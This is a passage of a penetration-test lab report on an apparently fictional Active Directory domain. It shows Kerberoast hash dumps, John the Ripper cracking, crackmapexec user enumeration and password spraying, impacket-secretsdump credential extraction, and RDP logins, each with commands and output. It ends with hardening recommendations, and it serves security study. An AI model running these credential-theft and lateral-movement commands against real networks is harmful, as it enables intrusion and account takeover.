1f5f0bf221518d2417993096cabc38f50b02f92ce0e81f34f3078a3ff70397b7af3ba4cbbtc0d8d6d0499e0c2d5871ab963deed99d0d412324c5f63d64cabf4204e48ff493fdd0952957e91ea8534780072b0d7520da7c9a506c435c4e22d77f60a79ac
03f574c0dd451aaffee0e7f1b9fa5621d5062e145dd140662b66d26b5883012a3a780d7b578d4210490000eef3481bd35fbd08d175e4d2e0949db0bd4f94253e9e447b152676efa200e9c7a89674077faae739a71d006f918e1d2151021e003a8e386bdcfc0
7807c72755c090306c002d9b111db16f4d90c6539d093885ab6f5da658ac2b007c383248c25e3192df45ec6c99c048f94578ab13296e73eca7755d9476837ebbf1a0e1c83228ec0d164bb145b73f6d1c63794abda0010f3668e172ca49c55d979d5f2
f0c411915620c5364957b564cd88a74c533080938a3ec73d9dd0c66e0cbe905f31d9806c74090b240f67230fdec1b2b617430ae769520490d25798643b2e01b40abd54e399e210598f89978864b26bc2c32b0cd1380118959baaf3843cc797b0bcef37a199
ded032b8e4e6f53758b3f1f6d02f33f8dcd56e81e591d590210f21ca5ff501f47d004293891210a0bd85908c3ad5f0eae95121f980214093451ff38e4a3725ca90ba5e31ef9f6a4f80077003d4580721fa0e333cfa7e989f7e2096181e510228ba3ab
0406Fee4f8fbf318814e6bcb77c7143805f886a6c526857d6aca17b88559295e0e0f2c56785bdeff4480b80d764ab42ac20a5199d27ef0b35e1808b16d42df096c8c4e941926c54104610ab94fbf7d2ea077ec7e802233cf425343ae880407be3760154c2a
7c81ba07050be9a0eeab3d266863678e3545e77fc10924bc9dee793a75ec7f603280ac08d2d009d05f88aff8aa6dac82451182ff2809a817c84e8f79b31580eb32e454b0df44b3663844ff617efc9c0b049f5b46d623447c7869df95d766769493b3b0d6
abed7d64d2c507d43bdcf3d9d0a197e0ec5e06f382793b3096fa7041a19aff165c73b9c9de2e46c7ee9c347a4314fbad17358029fb383286bda38455022090c7ce989d642d4d4e9771e2a1d25e2d1b9b9ad8e5ddc0939b43802fcb0b08134707aea0bbc
a1751a0f697d66a3b02dc2b9f03d372182a1480fa0c09a61230f04b7537076aea3e1ff33163c4fcd0e0f4a9c133359c80cd0b431da80b130d23910e30f17c7986cd37f980a117a631ff0c49c2d399057bd3ae0e5578348192097e8f396b0
523451c7c3b5385d71704e4eae5ad5f9ab18e8f8fbb3b3e3051e7ad644b9323bebff12003733f82129a6b10020d1027c6e203af214c40d7e268fac9cb82c6a641fb2f5ef3ac3f04bbcb00ecdc3d0e1e4a00eab1
$krb5tgt$23$saansa.stark$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/jon.snow*$91c290dd6e6abab315b55ad023d4c15fee3d1671c4287d7dbce06664658fcb563399e97a398995f05df43dbd99e99a92e48dba7c0968bace13f732
9167d7f1e70f903cfffdf0362f44491c9806a4f5dafca9e3faccad81b5c7611dd5dc732fd4dedcf032f717d7ccae22ab5d80ee30aed637d782615ee5f77347d7b2a825017188adf428e300a80a3f4405e5f6a4c6d77d471085cc19db0bbcb05fc75de
adfa75e007d0f1c1940b03ba4e4e273f693a38db0558ce385a5d1080737c0ee01d269413056813d6f1c9a0216924d79ebaa1b21d0eeaf451734f91cd64cd517ab05c2fcf866d6631ceeb36af6ef60b1176a11b7bea73c815109343a80a408fa
320b700b514ab6b648b4a4ab6af432f8fc3f94e2d4f2af25892ad811e5c3ade01e00efeb933f38e63a27767c92c614980e40b7ef1e8715ee7ab346ed092b0d15850b54d7892baf05a19a03c4fde7630e81e49308dc6c86181c6592a26260905a9cfe1d9
07da5ed8a8e7d68de534cb21634d7ff37f1e31c8f324ca3182e65a02ac6acab7b187ff8463ea26dbf308af936bf4f34b107e2abd3123787b3a14b25c88690291a677729b85bd368259af97dffa664426c6d715d60bdf26b102047e6a4dd1e96942b61
2501b22a6aba388be3b2a74f3bfa2e9991a9a951e647ef11e2cb6c12f0a97d721a84102e2c9b038d3c3282ff60e76488507df786df5639183cee5f5f66ff2af358a6ce4cd9a33c6018dbb52cd9d2003517196719b17c9a31f98af4b44b2c60b05b0e0f9a6
9f001c2850719e3ac8bc592d36e87f0240499502f0b02ef33c4a22ce2376b06ba0483c096b2b29309a651de17d6c3673c0b2082a7f898c20a61a0d8da0d2947e0e529d618f08050163009f3085b34b0982f44631d8ff10113a31eac34490
c2a11802b740c5133880a8cb370cc2b31072721283634e815c0bce0d069b9763e00316a7a99f6c5517d0aabe00a2344fcc8127a31454ad67df19fed9a972021f0ba9317cc515ad6377a45de4fa6f668a119641bf56b031016427113cdf4898b3c465d0
009f9b9b3fd543a9df408ec52d35c5f1d219036a706bf88ab8d833ce33e06cf90b7c9a93a734556b6f231569fb3b9633122161815022db6ce273f573e438563c9114d335ad087988e229f8ebd0612bae840d8ba3af354ca2aa66a110c86e01a7d51
4c4953c0b16c3bf087eac075d1d27a810383c6b08126c1bf7492d41dc6966a38beea269ebab02ad73c09b23f58596dbbdc14675eab87b6d72ccafdc634819e5b818b3afa538668b91123efc5c3ca25eab2f5ccdbb3f3ecc39152f269a09ff5f0cf74f8b221
ce07c43028e239923271ee7a2d10a2024d0100e308117f40f7698a2712e083d12d6998a4e531333f0e259725ec969366a327c9b0d2d069e7cbb3b0119e4b31fde5a0d19ab5f007464f011fca
$krb5tgt$23$saansa.stark$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/sql_svc*$740d1cdddddff7137c3453aba02aa4c544c8abb3ad2e4795a28e558f471d797b1c68a4afa09e9138475023e1170f6e9b0917e99a20186a5f5fe6f686
12e686d24f8540db2e376b2f94965c534a635ac2c902aa71e2882bbb15df9173d485b966b56c165a22c5cc9035b2c1851ee9333d2a397d86aef035744c975488f55bf303ac6164cab9c88094ba5310ac88bdc8e8f6be84f58d3ebafe25265f6c8955c78
```

Image 4.a: Displays a list of the available service principal names (SPNs) within the system, which can be used to target specific accounts for Kerberoasting.


4.2 Kerberasting Cracked Password

Command Used:

Impacket-GetUserSPNs -dc-ip 192.168.56.11 north.sevenkingdoms.local/'robb.stark':'sexywolfy' -request -k -outputfile kerberos_hashes.john

Findings:

- John the Ripper cracks the Kerberos TGS hash, revealing plaintext credentials “iknownothing”.

A terminal window with a dark background and light-colored text. The prompt is (kali@kali)-[~]. The command entered is \$ john --format=krb5tgs --wordlist=/usr/share/wordlists/rockyou.txt kerberos_hashes.john. The output shows the program loading 3 password hashes, running 4 OpenMP threads, and successfully cracking the password 'iknownothing' after a 16-second session. The final output is 'iknownothing (?)'.

```
(kali@kali)-[~]
$ john --format=krb5tgs --wordlist=/usr/share/wordlists/rockyou.txt kerberos_hashes.john
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iknownothing (?)
1g 0:00:00:16 DONE (2025-02-14 03:46) 0.06226g/s 893135p/s 2249Kc/s 2249KC/s !!12Honey..*7;Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Image 4.2a: Shows John the Ripper's output successfully revealing the cracked credentials.

4.3 Kerberaosting Attack

Command Used:

```
Proxysql crackmapexec mssql 192.168.56.11 -u USERNAMES -p 'iknownothing'  
Proxysql crackmapexec mssql 192.168.56.22 -u USERNAMES -p 'iknownothing'  
Proxysql crackmapexec mssql 192.168.56.23 -u USERNAMES -p 'iknownothing'
```

USERNAMES: sansa.stark, jon.snow, sql_svc.

Findings:

- Despite using valid credentials, all connection attempts were denied due to access restrictions or incorrect privilege levels. This suggests SQL authentication policies or network segmentation effectively limit unauthorized access.

```
(kali㉿kali)-[~]  
$ proxychains crackmapexec mssql 192.168.56.11 -u sql_svc -p 'iknownothing'  
proxychains: command not found  
  
(kali㉿kali)-[~]  
$ proxychains crackmapexec mssql 192.168.56.11 -u sql_svc -p 'iknownothing'  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.11:1433 ←denied
```

Image 4.2a: Shows a failed connection.

4.5 Enumerating Users Using Stolen Credentials

Command Used:

```
crackmapexec smb 192.168.56.11 -u robb.stark -p 'sexywolfy' --users
```

Findings:

- Checking enumerations using newly cracked credentials.
- Potentially enumerates domain users or groups if the account has enough privileges

```
(kali@kali)-[~]
$ crackmapexec smb 192.168.56.11 -u robb.stark -p 'sexywolfy' --users
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\robb.stark:sexywolfy (Pwn3d!)
SMB 192.168.56.11 445 WINTERFELL [+] Enumerated domain user(s)
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\domain_administrator badpwdcount: 0 desc:
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\sql_svc badpwdcount: 1 desc: sql service
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\jeor.mormont badpwdcount: 1 desc: Jeor Mormont
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\samwell.tarly badpwdcount: 1 desc: Samwell Tarly (Password : Heart
sbane)
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\jon.snow badpwdcount: 1 desc: Jon Snow
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\hodor badpwdcount: 0 desc: Brainless Giant
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\rickon.stark badpwdcount: 1 desc: Rickon Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\brandon.stark badpwdcount: 0 desc: Brandon Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\sansa.stark badpwdcount: 1 desc: Sansa Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\robb.stark badpwdcount: 0 desc: Robb Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\catelyn.stark badpwdcount: 1 desc: Catelyn Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\edward.stark badpwdcount: 0 desc: Eddard Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\arya.stark badpwdcount: 1 desc: Arya Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\krbtgt badpwdcount: 0 desc: Key Distribution Center Service
Account
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\vagrant badpwdcount: 0 desc: Vagrant User
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\guest badpwdcount: 1 desc: Built-in account for guest acce
ss to the computer/domain
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\Administrator badpwdcount: 0 desc: Built-in account for administer
ing the computer/domain
```

Image 4.5a: Displays a list of discovered users and group memberships from the Active Directory environment.

4.6 Kerberaosting Attack

Command Used:

```
impacket-secretsdump north.sevenkingdoms.local/robb.stark:'sexywolfy'@192.168.56.11 > im_hashes.john
```

Findings:

- Checking enumerations using newly cracked credentials.
- Potentially enumerates domain users or groups if the account has enough privileges

```
(kali@kali)-[~]  
$ impacket-secretsdump north.sevenkingdoms.local/robb.stark:'sexywolfy'@192.168.56.11 > im_hashes.john
```

Image 4.6a: Displays the command to offload the hashes onto a file.

```
$ impacket-secretsdump north.sevenkingdoms.local/robb.stark:'sexywolfy'@192.168.56.11  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
[*] Service RemoteRegistry is in stopped state  
[*] Starting service RemoteRegistry  
[*] Target system bootKey: 0xf7790694dde3286f328dff9109974590  
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac9874f7de6ef4:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.  
[*] Dumping cached domain logon information (domain/username:hash)  
[*] Dumping LSA Secrets  
[*] $MACHINE.ACC  
NORTHWINTERFELL$:aes256-cts-hmac-sha1-96:d69746b12821c0bafae68d019737d8364fb8f0348c88581f1b4fc6d2298dd5e  
NORTHWINTERFELL$:aes128-cts-hmac-sha1-96:c08bcae06d107dec2783e991f97d6213  
NORTHWINTERFELL$:des-cbc-md5:85abfb643dbf3ba7  
NORTHWINTERFELL$:plain_password_hex:0d540c1589aae3c80a2e97f585fc923ef14a959618f5becf0bee3be6ebaf18b25da31033e0ed9812205ebb8d5f33f800ad495fed8a703f5437f1253c412  
8800ea110cccf5b9c9a1049eba2dd260965c41a5ffffdca2c0ec05eb7d9bdfbf7bbaa707df9d3f3ac2975655f5efc487901812ae93fdd4c269baa12cdcc8e74201cd9c75d9aed53bb6fb6d8fe82a73e1ad2  
3005a1925ddaca7adfdcd302bafc30b26593c721351625fe5d869369df8de67fced8d6d989f8f00f023f92a96bba834042be2d5fe4c66faa4516e3a3dd09c30b89b3a81c6ff12c7d5fad5b3f73703a95  
565b46a5d702193f08d47c8f2a9d96dcf1  
NORTHWINTERFELL$:aad3b435b51404eeaad3b435b51404ee:dde121df9e4c5d3fd16bcc1ad708e825:::  
[*] DefaultPassword  
NORTH\robb.stark:sexywolfy  
[*] DPAPI_SYSTEM  
dpapi_machinekey:0xbd07641e246acc3965c93cd60e08f31f48a941c5  
dpapi_userkey:0*57a699434bc09c5c48f78dd7f54a557e6c3b1585  
[*] NL$KM  
0000 A0 B9 07 4A 55 70 F9 F9 FA CC 68 30 15 F5 95 A2 ... JUp....h0...  
0010 58 69 29 AD 87 BA A5 9F 76 EB AC F3 07 63 71 5A Xi).....v....cqZ  
0020 ED 26 C1 FC 5A 2B D3 25 A0 74 E6 E4 90 53 D5 19 ..6...Z+.%..t...S..  
0030 E8 D6 BD D0 F3 36 76 5A A6 74 1B 5B D8 30 90 2A .....6vZ.t.[.0.*  
NL$KM:a0b9074a5570f9f9facc683015f595a2586929ad87baa59f76ebacf30763715aed26c1fc5a2bd325a074e6e49053d519e8d6bdd0f336765aa6741b5bd830902a  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
```

Image 4.6b: Displays NTLM hash values dumped from the target system.

```
(kali@kali)-[~]  
$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt im_hashes.john  
Using default input encoding: UTF-8  
Loaded 21 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])  
Remaining 20 password hashes with no different salts  
Warning: no OpenMP support for this hash type, consider --fork=4  
Press 'q' or Ctrl-C to abort, almost any other key for status  
iseedeadpeople (brandon.stark)  
Needle (arya.stark)  
sexywolfy (robb.stark)  
iknownothing (jon.snow)  
4g 0:00:00:01 DONE (2025-02-17 00:38) 2.962g/s 10624Kp/s 10624Kc/s 177281KC/s markinho..*7;Vamos!  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=NT" options to display all of the cracked passwords reliably  
Session completed.
```

Image 4.6c: Displays NTLM hash values cracked by John.

4.7 SMB Access Cracked Users

Command Used:

```
crackmapexec smb 192.168.56.0/27 -u arya.stark -p 'Needle'
crackmapexec smb 192.168.56.0/27 -u jon.snow -p 'iknownothing'
crackmapexec smb 192.168.56.0/27 -u brandon.stark -p 'iseedeadpeople'
```

Findings:

- Valid credentials allowed **access to multiple SMB shares**.
- Some machines **denied logins**, indicating possible account restrictions.
- Successfully identified **readable and writable directories**, aiding data exfiltration.

```
(kali@kali)-[~]
$ crackmapexec smb 192.168.56.0/27 -u arya.stark -p 'Needle'
SMB 192.168.56.12 445 MEEREN [*] Windows Server 2016 Standard 14393 x64 (name:MEEREN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 192.168.56.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.23 445 BRAAVOS [*] Windows Server 2016 Standard 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB 192.168.56.5 445 server_name [*] UNIX (name:server_name) (domain:WORKGROUP) (signing:False) (SMBv1:True)
SMB 192.168.56.12 445 MEEREN [-] essos.local\arya.stark:Needle STATUS_LOGON_FAILURE
SMB 192.168.56.22 445 CASTELBLACK [+] north.sevenkingdoms.local\arya.stark:Needle
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\arya.stark:Needle
SMB 192.168.56.23 445 BRAAVOS [+] essos.local\arya.stark:Needle
SMB 192.168.56.5 445 server_name [+] WORKGROUP\arya.stark:Needle

(kali@kali)-[~]
$ crackmapexec smb 192.168.56.0/27 -u jon.snow -p 'iknownothing'
SMB 192.168.56.5 445 server_name [*] UNIX (name:server_name) (domain:WORKGROUP) (signing:False) (SMBv1:True)
SMB 192.168.56.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 192.168.56.12 445 MEEREN [*] Windows Server 2016 Standard 14393 x64 (name:MEEREN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.23 445 BRAAVOS [*] Windows Server 2016 Standard 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB 192.168.56.5 445 server_name [+] WORKGROUP\jon.snow:iknownothing
SMB 192.168.56.22 445 CASTELBLACK [+] north.sevenkingdoms.local\jon.snow:iknownothing
SMB 192.168.56.12 445 MEEREN [-] essos.local\jon.snow:iknownothing STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\jon.snow:iknownothing
SMB 192.168.56.23 445 BRAAVOS [+] essos.local\jon.snow:iknownothing

(kali@kali)-[~]
$ crackmapexec smb 192.168.56.0/27 -u brandon.stark -p 'iseedeadpeople'
SMB 192.168.56.12 445 MEEREN [*] Windows Server 2016 Standard 14393 x64 (name:MEEREN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 192.168.56.5 445 server_name [*] UNIX (name:server_name) (domain:WORKGROUP) (signing:False) (SMBv1:True)
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 192.168.56.23 445 BRAAVOS [*] Windows Server 2016 Standard 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB 192.168.56.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 192.168.56.12 445 MEEREN [-] essos.local\brandon.stark:iseedeadpeople STATUS_LOGON_FAILURE
SMB 192.168.56.5 445 server_name [+] WORKGROUP\brandon.stark:iseedeadpeople
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\brandon.stark:iseedeadpeople
SMB 192.168.56.23 445 BRAAVOS [+] essos.local\brandon.stark:iseedeadpeople
SMB 192.168.56.22 445 CASTELBLACK [+] north.sevenkingdoms.local\brandon.stark:iseedeadpeople

(kali@kali)-[~]
$
```

Image 4.7a: CrackMapExec showing successful SMB authentications using cracked credentials..

4.8 XfreerDP Access (PWned)

Command Used:

```
xfreerdp /u:arya.stark /p:'Needle' /v:192.168.56.11-22-23
```

```
xfreerdp /u:jon.snow /p:'iknownothing' /v:192.168.56.11-22-23
```

```
xfreerdp /u:brandon.stark /p:'iseedeadpeople' /v:192.168.56.11-22-23
```

While there are too many images to showcase all of the users connected, I will show one.

Findings:

- Achieved full RDP access to the target machines using cracked passwords.
- Established an **interactive desktop session**, confirming successful system compromise.
- Further **privilege escalation** was possible via in-session access to **PowerShell** and **administrative tools**.




Image 4.7a: CrackMapExec showing successful SMB authentications using cracked credentials.

Executive Summary & Recommendations

The assessment revealed significant **authentication misconfigurations** in the target Active Directory environment. Through **MITM techniques**, an attacker successfully captured and cracked credentials, gaining **high-privileged access** to various machines.

Recommended Security Enhancements:

1. **Enforce SMB signing** – Prevent NTLM relay attacks by ensuring SMB signing is **mandatory**.
2. **Disable LLMNR/NBT-NS** – Remove outdated name resolution protocols to stop MITM credential theft.
3. **Implement Kerberos-only authentication** – Restrict NTLM usage in favor of stronger authentication mechanisms.
4. **Monitor & Alert on Anomalous Traffic** – Set up **SIEM alerts** for unusual authentication attempts and Responder-like activity.
5. **Improve Password Hygiene** – Enforce **unique, complex passwords** and consider implementing **password managers**.
6. **Harden RDP Configurations** – Restrict RDP access, enforce **MFA**, and use **bastion hosts**.

By implementing these **best security practices**, organizations can significantly reduce the risk of credential theft, lateral movement, and full domain compromise in Active Directory environments.